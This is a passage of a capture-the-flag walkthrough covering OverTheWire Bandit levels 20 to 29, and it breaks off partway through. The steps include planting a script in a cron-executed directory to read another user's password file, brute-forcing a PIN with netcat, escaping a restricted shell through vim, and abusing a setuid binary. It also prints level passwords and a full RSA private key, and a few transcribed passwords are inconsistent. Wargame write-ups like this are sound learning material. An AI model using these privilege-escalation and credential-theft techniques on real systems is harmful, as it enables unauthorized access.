
```
ls
```



```
bandit20@bandit:~$ ls  
suconnect
```

Step 3 - Executing the suconnect binary:

```
./suconnect 1234
```



```
bandit20@bandit:~$ ./suconnect 1234  
Read: 0qXahG8Zj0VMN9Ghs7i0WsCfZyX0UbY0  
Password matches, sending next password  
bandit20@bandit:~$
```

Explanation : While the Netcat listener is running in one session, execute the binary in another, pointing it to your chosen port.


Step 4 - Setting up a listener to receive the connection:

```
nc -l -p 1234
```

```
bandit20@bandit:~$ nc -l -p 1234
0qXahG8Zj0VMN9Ghs7i0WsCfZyXOUbY0
EeoULMCra2q0dSkYj561DX7s1CpBu0Bt
bandit20@bandit:~$
```

Explanation : Open a second terminal session to start a listener on a chosen port.

Action: Input of the current level's password into the listener. The process remains active, waiting for the binary to connect and read the transmitted string.



```
bandit20@bandit:~$ nc -l -p 1234
0qXahG8Zj0VMN9Ghs7i0WsCfZyXOUbY0
EeoULMCra2q0dSkYj561DX7s1CpBu0Bt
bandit20@bandit:~$
```

Password : EeoULMCra2q0dSkYj561DX7s1CpBu0Bt

Bandit Level 21 → Level 22

Level Goal :

Retrieval of the password for Level 22 by investigating a scheduled maintenance script (cron job) running on the server.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit21@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]  
$ ssh bandit21@bandit.labs.overthewire.org -p 2220  
  
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
  
backend: gibbon-0  
bandit21@bandit.labs.overthewire.org's password:  
  
Welcome to OverTheWire!
```

Step 2 - Inspecting the system cron jobs:

```
ls -la /etc/cron.d/
```

```
bandit21@bandit:~$ ls -la /etc/cron.d/  
total 60  
drwxr-xr-x  2 root root  4096 Oct 14 09:29 .  
drwxr-xr-x 128 root root 12288 Oct 27 05:55 ..  
-r--r----- 1 root root   47 Oct 14 09:26 behemoth4_cleanup  
-rw-r--r--  1 root root  123 Oct 14 09:19 clean_tmp  
-rw-r--r--  1 root root  120 Oct 14 09:26 cronjob_bandit22  
-rw-r--r--  1 root root  122 Oct 14 09:26 cronjob_bandit23  
-rw-r--r--  1 root root  120 Oct 14 09:26 cronjob_bandit24  
-rw-r--r--  1 root root  201 Apr  8 2024 e2scrub_all  
-r--r----- 1 root root   48 Oct 14 09:27 leviathan5_cleanup  
-rw-----  1 root root  138 Oct 14 09:28 manpage3_resetpw_job  
-rwx-----  1 root root   52 Oct 14 09:29 otw-tmp-dir  
-rw-r--r--  1 root root  102 Mar 31 2024 .placeholder  
-rw-r--r--  1 root root  396 Jan  9 2024 sysstat
```

Step 3 - Reading the cron job configuration:

```
cat /etc/cron.d/cronjob_bandit22
```

```
bandit21@bandit:~$ cat /etc/cron.d/cronjob_bandit22  
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null  
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
```

Step 4 - Analyzing the shell script logic:

```
cat /usr/bin/cronjob_bandit22.sh
```

```
bandit21@bandit:~$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
```

Step 5 - Accessing the password from the temporary file:

```
cat /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
```

```
bandit21@bandit:~$ cat /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
tRae0UfB9v0UzbCdn9cY0gQnds9GF58Q
bandit21@bandit:~$
```

Password : tRae0UfB9v0UzbCdn9cY0gQnds9GF58Q

Bandit Level 22 → Level 23


Level Goal :

Retrieval of the password for Level 23 by reversing the logic of a shell script that generates a dynamic filename based on the current user.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit22@bandit.labs.overthewire.org -p 2220
```



```
(sofi@kali)-[~]
$ ssh bandit22@bandit.labs.overthewire.org -p 2220
bandit22@bandit.labs.overthewire.org:~$
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
backend: gibson-0
bandit22@bandit.labs.overthewire.org's password:
```

Step 2 - Inspecting the cron job configuration:

```
cat /etc/cron.d/cronjob_bandit23
```

```
bandit22@bandit:~$ cat /etc/cron.d/cronjob_bandit23
@reboot bandit23 /usr/bin/cronjob_bandit23.sh &> /dev/null
* * * * * bandit23 /usr/bin/cronjob_bandit23.sh &> /dev/null
```

Step 3 - Analyzing the script's dynamic filename generation:

```
cat /usr/bin/cronjob_bandit23.sh
```

```
bandit22@bandit:~$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"
cat /etc/bandit_pass/$myname > /tmp/$mytarget
```

Step 4 - Replicating the hash for bandit23:

```
echo I am user bandit23 | md5sum
```

```
bandit22@bandit:~$ echo I am user bandit23 | md5sum
8ca319486bfbbc3663ea0fbe81326349 -
```

Step 5 - Accessing the password file:

```
cat /tmp/8ca319486bfbbc3663ea0fbe81326349
```

```
bandit22@bandit:~$ cat /tmp/8ca319486bfbbc3663ea0fbe81326349
0Zf11ioIjMVN551jX3CmStKLYqjk54Ga
bandit22@bandit:~$
```

Password : 0Zf11ioIjMVN551jX3CmStKLYqjk54Ga

Bandit Level 23 → Level 24

Level Goal :

Retrieval of the password for Level 23 by reversing the logic of a shell script that generates a dynamic filename based on the current user.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit23@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)~[~]
$ ssh bandit23@bandit.labs.overthewire.org -p 2220

[bandit23@bandit.labs.overthewire.org ~]$

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-0
bandit23@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!
```

Step 2 - Inspecting the cron job and shell script:

```
cat /etc/cron.d/cronjob_bandit24
cat /usr/bin/cronjob_bandit24.sh
```

```
bandit23@bandit:~$ cat /etc/cron.d/cronjob_bandit24
@reboot bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
* * * * * bandit24 /usr/bin/cronjob_bandit24.sh &> /dev/null
bandit23@bandit:~$ cat /usr/bin/cronjob_bandit24.sh
#!/bin/bash
shopt -s nullglob
myname=$(whoami)

cd /var/spool/"$myname"/foo || exit
echo "Executing and deleting all scripts in /var/spool/$myname/foo:"
for i in * .*;
do
    if [ "$i" != "." ] && [ "$i" != ".." ];
    then
        echo "Handling $i"
        owner="$(stat --format "%U" "$i")"
        if [ "${owner}" = "bandit23" ] && [ -f "$i" ]; then
            timeout -s 9 60 "$i"
        fi
        rm -rf "$i"
    fi
done
bandit23@bandit:~$
```

Step 3 - Creating a writable workspace:

```
mktemp -d
cd /tmp/tmp.Kt0lq1Rnyg
```


```
bandit23@bandit:~$ mktemp -d
/tmp/tmp.Kt0lq1Rnyg
bandit23@bandit:~$ cd /tmp/tmp.Kt0lq1Rnyg
```

Step 4 - Writing the exploit script:

```
nano myscript.sh

#!/bin/bash
cat /etc/bandit_pass/bandit24 > /tmp/myresult
```

```
bandit23@bandit:/tmp/tmp.Kt0lq1Rnyg$ nano myscript.sh
```

A screenshot of the nano text editor interface. The title bar shows 'bandit23@bandit: /tmp/tmp.Kt0lq1Rnyg'. The menu bar includes 'Session', 'Actions', 'Edit', 'View', and 'Help'. The status bar shows 'GNU nano 7.2' and 'myscript.sh *'. The editor content shows the script: '#!/bin/bash' and 'cat /etc/bandit_pass/bandit24 > /tmp/myresult'.

Step 5 - Setting permissions and deploying the script:

```
chmod +x myscript.sh
cp myscript.sh /var/spool/bandit24/foo/
```

```
bandit23@bandit:/tmp/tmp.Kt0lq1Rnyg$ chmod +x myscript.sh
bandit23@bandit:/tmp/tmp.Kt0lq1Rnyg$ cp myscript.sh /var/spool/bandit24/foo/
```

Step 6 - Retrieving the password:

```
cat /tmp/myresult
```

```
bandit23@bandit:/tmp/tmp.Kt0lq1Rnyg$ cat /tmp/myresult
gb8KRRcsshuzXI0tUuR6ypOFjiZbf3G8
bandit23@bandit:/tmp/tmp.Kt0lq1Rnyg$
```

Password : gb8KRRcsshuzXI0tUuR6ypOFjiZbf3G8

Bandit Level 24 → Level 25

Level Goal :

Retrieval of the password for Level 25 by brute-forcing a 4-digit PIN. The service at port 30002 requires the password for Level 24 followed by a space and the correct 4-digit PIN to release the next password.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit24@bandit.labs.overthewire.org -p 2220
```

```
(sofi@kali)-[~]
$ ssh bandit24@bandit.labs.overthewire.org -p 2220

[bandit]

This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-0
bandit24@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!
```

Step 2 - Creating a temporary workspace:

```
cd $(mktemp -d)
```

Step 3 - Generating the brute-force wordlist:

```
for i in {0000..9999}; do echo "gb8KRRcsshuzXI0tUuR6yp0FjiZbf3G8 $i"; done > combos.txt
```

```
bandit24@bandit:~$ cd $(mktemp -d)
bandit24@bandit:/tmp/tmp.4qN9iNeZoG$ for i in {0000..9999}; do echo "gb8KRRcsshuzXI0tUuR6yp0FjiZbf3G8 $i"; done > co
mbos.txt
```

Step 4 - Executing the brute-force attack:

```
cat combos.txt | nc localhost 30002
```

```
bandit24@bandit:/tmp/tmp.4qN9iNeZoG$ cat combos.txt | nc localhost 30002
I am the pincode checker for user bandit25. Please enter the password for user bandit24 and the secret pincode on a
single line, separated by a space.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
```

```
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Wrong! Please enter the correct current password and pincode. Try again.
Correct!
The password of user bandit25 is iCi86ttT4KSNe1armKiwbQNmb3YJP3q4
bandit24@bandit:/tmp/tmp.4qN9iNeZoG$
```

Password : iCi86ttT4KSNe1armKiwbQNmb3YJP3q4

Bandit Level 25 → Level 26

Level Goal :

Access the password for Level 26. Similar to Level 18, the user shell for bandit26 is restricted, but the entry point is an SSH key rather than a password.

Solution:

Step 1 - Logging into the current level:

```
ssh bandit25@bandit.labs.overthewire.org -p 2220
```


Step 3 - Preparing the local key file:

```
exit  
nano bandit26.sshkey  
chmod 600 bandit26.sshkey
```

Explanation : Termination of the current session to return to the local prompt. The copied key is saved into a new file and permissions are restricted to **600** to satisfy SSH security requirements.

```
bandit25@bandit:~$ exit  
logout  
Connection to bandit.labs.overthewire.org closed.
```


```
(sofi@kali)-[~]  
$ nano bandit26.sshkey
```

```
GNU nano 8.6 bandit26.sshkey  
-----BEGIN RSA PRIVATE KEY-----  
MIIEpQIBAAKCAQEApis2AuoooEqeYWamtwX2k5z9uU1Afl2F8VyXQqbv/LTrIwdW  
pTfaeRHXZr0Y0a50e3GB/+W2+PReif+bPZlZTY1XFwpk+DiHk1kmL0moEW8HJuT9  
/5XbnpjSzn0eEafFax20copjrzVqdBJQerkj0puv3UXY07AskgyD5XepwGALJOG  
xZsMq1oZqQ0W29aBtfykuGie2bxroRjuAPrYM4o3MMmtlNE5fC4G9Ihq0eq73MDi  
1ze6d2jIGce873qxn308BA2qhRPJNEbnPev5gI+5tU+UxebW8KLbk0EhoXB953Ix  
3lgOIrt9Y6skRjsMSFmC6WN/07ovu8QzGqxdyWIDAQABAoIBAAXoETtVT9GtpHW  
qLaKHgYtLE01t0F0hInWyoLyZgL4inuRRva3CIvVEWK6TcnDyILNL4MfcerehwGi  
il4fQFvLR7E6UFcopvhJiSJHIcvPQ9FfNFR3dYcNOQ/IFvE73bEqMwSISPwie16w  
e1DjF3C7jHaS1s9PJfWFN982aublL/yLbJP+ou3ifdljS7QzjWZA8NRiMwmBGPIh  
Yq8weR3jIVql3ndEYx07Cr/wXXebZwLP6CPZb67rBy0jg+366mxQbDZIwZYEaUME  
zY5izFclr/kKj4s7NTRKc76Yx+rTNP5+BX+JT+rgz5aoQq8ghMw43NYwxjXym/MX  
c8X8g0ECgYEA1crBUAR1gSkM+5mGjjoFLJKrFP+IhUHFh25qGI4Dcxxh1f3M53le  
wF1rkp5SjNHRFm9IW3gM1JoF0PQxI5aXHRGHphwPeKnsQ/xQBRWCeYpqTme9amJV  
tD3aDHkpIhYxkNxo15gDCAAt6tdFSxqPaNfdfsfaAOXiKGrQESUjIBcCgYEAxvmI  
2R0JsBXaIm4Iyg9hUpjZIn8TW2ULH76pojFG6/KBd1NcnW3fu0ZUU790wAu7QbbU  
i7pieeqCqSYcZsmkhN0vbdx54A6NNCR2bct+si6pD0e1jdsGdXISDRHfb9QxjZCj  
6xzWMNvb5n1yUb9w9nfN1PZzATfUsOV+Fy8CbG0CgYEAifkTLwfhqZyLk2huTSWm  
pzB0ltWfDpj22MNqVzR3h3d+sHLeJVjPzIe9396rF8KGdNsWsG1WpnJMZKDjgZsz  
JQBmMc6UMYRARVP1dIKANN4eY0FSHFEEbHcqXLho0mXOUTXe37DWfZza5V90ify3  
JquBd8uUptW1Ue41H4t/ErsCgYEArc5FytF1QXIlfcDz3oUGz16itUZpgzlb71nd  
1cbTm8EupCwWR5I1j+IEQU+JTUQyI1nwWcnKwZI+5k8bKNJUu/mLsRyY/UXYxEZh  
ibrNklm94373kV1US/0DLZUDcQba7jz9Yp/C3dT/RlwoIw5mP3UxQCizFspNK0Se  
euPeaxUCgYEAntklXwBbokgdDup/u/3ms5Lb/bm22zD0Cg2HrLWQCqKEKwKA06R5  
/Wwyqhp/wTl8VXjxWo+W+DmewGdPHGQQ5fFdqgguQpGUq24YZS8m66v5ANBwd76t  
IZdtF5HXs2S5CADTwniUS5mX1H09l5gUkk+h0CH5JnPtsMCnAUM+BRY=  
-----END RSA PRIVATE KEY-----
```

```
(sofi@kali)-[~]  
$ chmod 600 bandit26.sshkey
```




Step 4 - Exploiting the restricted shell (The Vi/Vim Bypass):

```
ssh -i bandit26.sshkey bandit26@bandit.labs.overthewire.org -p  
2220
```



Step 5 - Escaping to a functional shell:

```
v (to enter Vim from the pager)
:set shell=/bin/bash
:shell
```



Explanation : Transition from the read-only pager to the vim editor by pressing v. Once inside Vim, the internal shell variable is redirected to /bin/bash. Executing the :shell command then escapes the editor and drops into a fully functional interactive Bash session.

Step 6 - Retrieving the password:

```
cat /etc/bandit_pass/bandit26
```

```
sofi@kali: ~  
Session Actions Edit View Help  
:shell  
bandit26@bandit:~$ cat /etc/bandit_pass/bandit26  
s0773xxkk0MXfdqOfPRVr9L3jJBU0gCZ  
bandit26@bandit:~$
```

Password : s0773xxkk0MXfdqOfPRVr9L3jJBU0gCZ

Bandit Level 26 → Level 27

Level Goal :

Retrieval of the password for Level 27 by utilizing a setuid binary located in the home directory. Access to the target password file at `/etc/bandit_pass/bandit27` is restricted to the `bandit27` user.

Solution:

Step 1 - Inspecting the home directory:

```
ls -la
```

```
bandit26@bandit:~$ ls -la  
total 44  
drwxr-xr-x  3 root    root    4096 Oct 14 09:26 .  
drwxr-xr-x 150 root    root    4096 Oct 14 09:29 ..  
-rwsr-x---  1 bandit27 bandit26 14884 Oct 14 09:26 bandit27-do  
-rw-r--r--  1 root    root      220 Mar 31 2024 .bash_logout  
-rw-r--r--  1 root    root    3851 Oct 14 09:19 .bashrc  
-rw-r--r--  1 root    root      807 Mar 31 2024 .profile  
drwxr-xr-x  2 root    root    4096 Oct 14 09:26 .ssh  
-rw-r----- 1 bandit26 bandit26  258 Oct 14 09:26 text.txt
```

Step 2 - Executing the binary to bypass access restrictions:

```
./bandit27-do cat /etc/bandit_pass/bandit27
```

```
bandit26@bandit:~$ ./bandit27-do cat /etc/bandit_pass/bandit27  
upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB  
bandit26@bandit:~$
```

Password : upsNCc7vzaRDx6oZC6GiR6ERwe1MowGB

Bandit Level 27 → Level 28

Level Goal :

Retrieval of the password for Level 28 by cloning a remote Git repository and inspecting its contents.

Solution:

Step 1 - Creating a local workspace:


```
mkdir bandit27
cd bandit27
```

```
(sofi@kali)-[~]  
$ mkdir bandit27  
  
(sofi@kali)-[~]  
$ cd bandit27
```

Step 2 - Cloning the remote repository:

```
git clone
ssh://bandit27-git@bandit.labs.overthewire.org:2220/home/bandit2
7-git/repo
```

```
(sofi@kali)-[~/bandit27]
$ git clone ssh://bandit27-git@bandit.labs.overthewire.org:2220/home/bandit27-git/repo
Cloning into 'repo' ...
```



```
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit27-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
```

Step 3 - Accessing the repository data:

```
cd repo
```

```
(sofi@kali)-[~/bandit27]
$ cd repo
```

Step 4 - Identifying the password file:

1s

```
(sofi@kali)-[~/bandit27/repo]
$ ls
README
```

Step 5 - Reading the password:

```
cat README
```

```
(sofi@kali)-[~/bandit27/repo]
$ cat README
The password to the next level is: Yz9IpL0sBcCeUg7m9uQfT8ZNpS4HZRcN
```

Password : Yz9IpL0sBcCeUG7m9uQf8ZNpS4HZRcN

Bandit Level 28 → Level 29

Level Goal :

Retrieval of the password for Level 29 by examining the version control history of a Git repository. In this level, the password has been "redacted" or changed in the current version, requiring a look back at previous commits.

Solution:

Step 1 - Cloning the remote repository:

```
git clone
ssh://bandit28-git@bandit.labs.overthewire.org:2220/home/bandit2
8-git/repo
```

```
(sofi@kali)-[~]
$ git clone ssh://bandit28-git@bandit.labs.overthewire.org:2220/home/bandit28-git/repo
Cloning into 'repo' ...

```



```

      This is an OverTheWire game server.
      More information on http://www.overthewire.org/wargames

backend: gibson-1
bandit28-git@bandit.labs.overthewire.org's password:
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 9 (delta 2), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (9/9), done.
Resolving deltas: 100% (2/2), done.

```

Step 2 - Entering the repository and inspecting current files:

```
cd repo
ls -la
```

```
(sofi@kali)-[~]
$ cd repo

(sofi@kali)-[~/repo]
$ ls -la
total 16
drwxrwxr-x  3 sofi sofi 4096 Feb 21 08:19 .
drwx----- 19 sofi sofi 4096 Feb 21 08:19 ..
drwxrwxr-x  7 sofi sofi 4096 Feb 21 08:19 .git
-rw-rw-r--  1 sofi sofi  111 Feb 21 08:19 README.md
```

Step 3 - Investigating the commit history for changes:

```
git log -p | grep '^-'
```

```
(sofi@kali)-[~/repo]
$ git log -p | grep '^-'
-- a/README.md
-- password: 4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7
-- a/README.md
-- password: <TBD>
-- /dev/null
```

Password : 4pT1t5DENaYuqnqvadYs1oE4QLCdjmJ7

Explanation :

- `git log -p`: Displays the commit logs along with the "patch" (the actual diff/changes) for each commit.
- `| grep '^-'`: Filters the output to show lines that were removed (indicated by a - prefix in Git diffs).
- Result: Because the password was replaced by "REDACTED," the original password appears in the commit history as a "deleted" line. This reveals the valid credentials for the next level.

Bandit Level 29 → Level 30

Level Goal :

Retrieval of the password for Level 30 by exploring different branches within a Git repository. The password is not present in the main branch history, necessitating an inspection of alternative development paths.

Solution:

Step 1 - Cloning the remote repository:

```
git clone
ssh://bandit29-git@bandit.labs.overthewire.org:2220/home/bandit29-git/repo bandit29-repo
```

```
(sofi@kali)-[~]
$ git clone ssh://bandit29-git@bandit.labs.overthewire.org:2220/home/bandit29-git/repo bandit29-repo
Cloning into 'bandit29-repo' ...
```



```
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames
```

```
backend: gibson-1  
bandit29-git@bandit.labs.overthewire.org's password:  
remote: Enumerating objects: 16, done.  
remote: Counting objects: 100% (16/16), done.  
remote: Compressing objects: 100% (11/11), done.  
remote: Total 16 (delta 2), reused 0 (delta 0), pack-reused 0  
Receiving objects: 100% (16/16), done.  
Resolving deltas: 100% (2/2), done.
```

Step 2 - Checking the current branch state:

```
cd bandit29-repo
ls -la
cat README.md
```

```
(sofi@kali)-[~]
$ cd bandit29-repo

(sofi@kali)-[~/bandit29-repo]
$ ls -la
total 16
drwxrwxr-x  3 sofi sofi 4096 Feb 21 08:28 .
drwx----- 20 sofi sofi 4096 Feb 21 08:28 ..
drwxrwxr-x  7 sofi sofi 4096 Feb 21 08:28 .git
-rw-rw-r--  1 sofi sofi  131 Feb 21 08:28 README.md

(sofi@kali)-[~/bandit29-repo]
$ cat README.md
# Bandit Notes
Some notes for bandit30 of bandit.

## credentials

- username: bandit30
- password: <no passwords in production!>
```

Step 3 - Reviewing the commit history:

```
git log
```

```
(sofi@kali)-[~/bandit29-repo]
$ git log
commit 8ff4dfab0a869265c3cd59719c5101098e2279ed (HEAD -> master, origin/master, origin/HEAD)
Author: Ben Dover <noone@overthewire.org>
Date: Tue Oct 14 09:26:26 2025 +0000

    fix username

commit 09300a1ee84da9a017084bc0723c2e0de4a12584
Author: Ben Dover <noone@overthewire.org>
Date: Tue Oct 14 09:26:26 2025 +0000

    initial commit of README.md
```

Step 4 - Listing all available branches:

```
git branch -a
```

```
(sofi@kali)-[~/bandit29-repo]
$ git branch -a
* master
remotes/origin/HEAD → origin/master
remotes/origin/dev
remotes/origin/master
remotes/origin/sploits-dev
```

Step 5 - Inspecting the development branch:

```
git show remotes/origin/dev
```

```
(sofi@kali)-[~/bandit29-repo]
$ git show remotes/origin/dev
commit e50e6cc6be6bc718f834b1584971b1039e4e87db (origin/dev)
Author: Morla Porla <morla@overthewire.org>
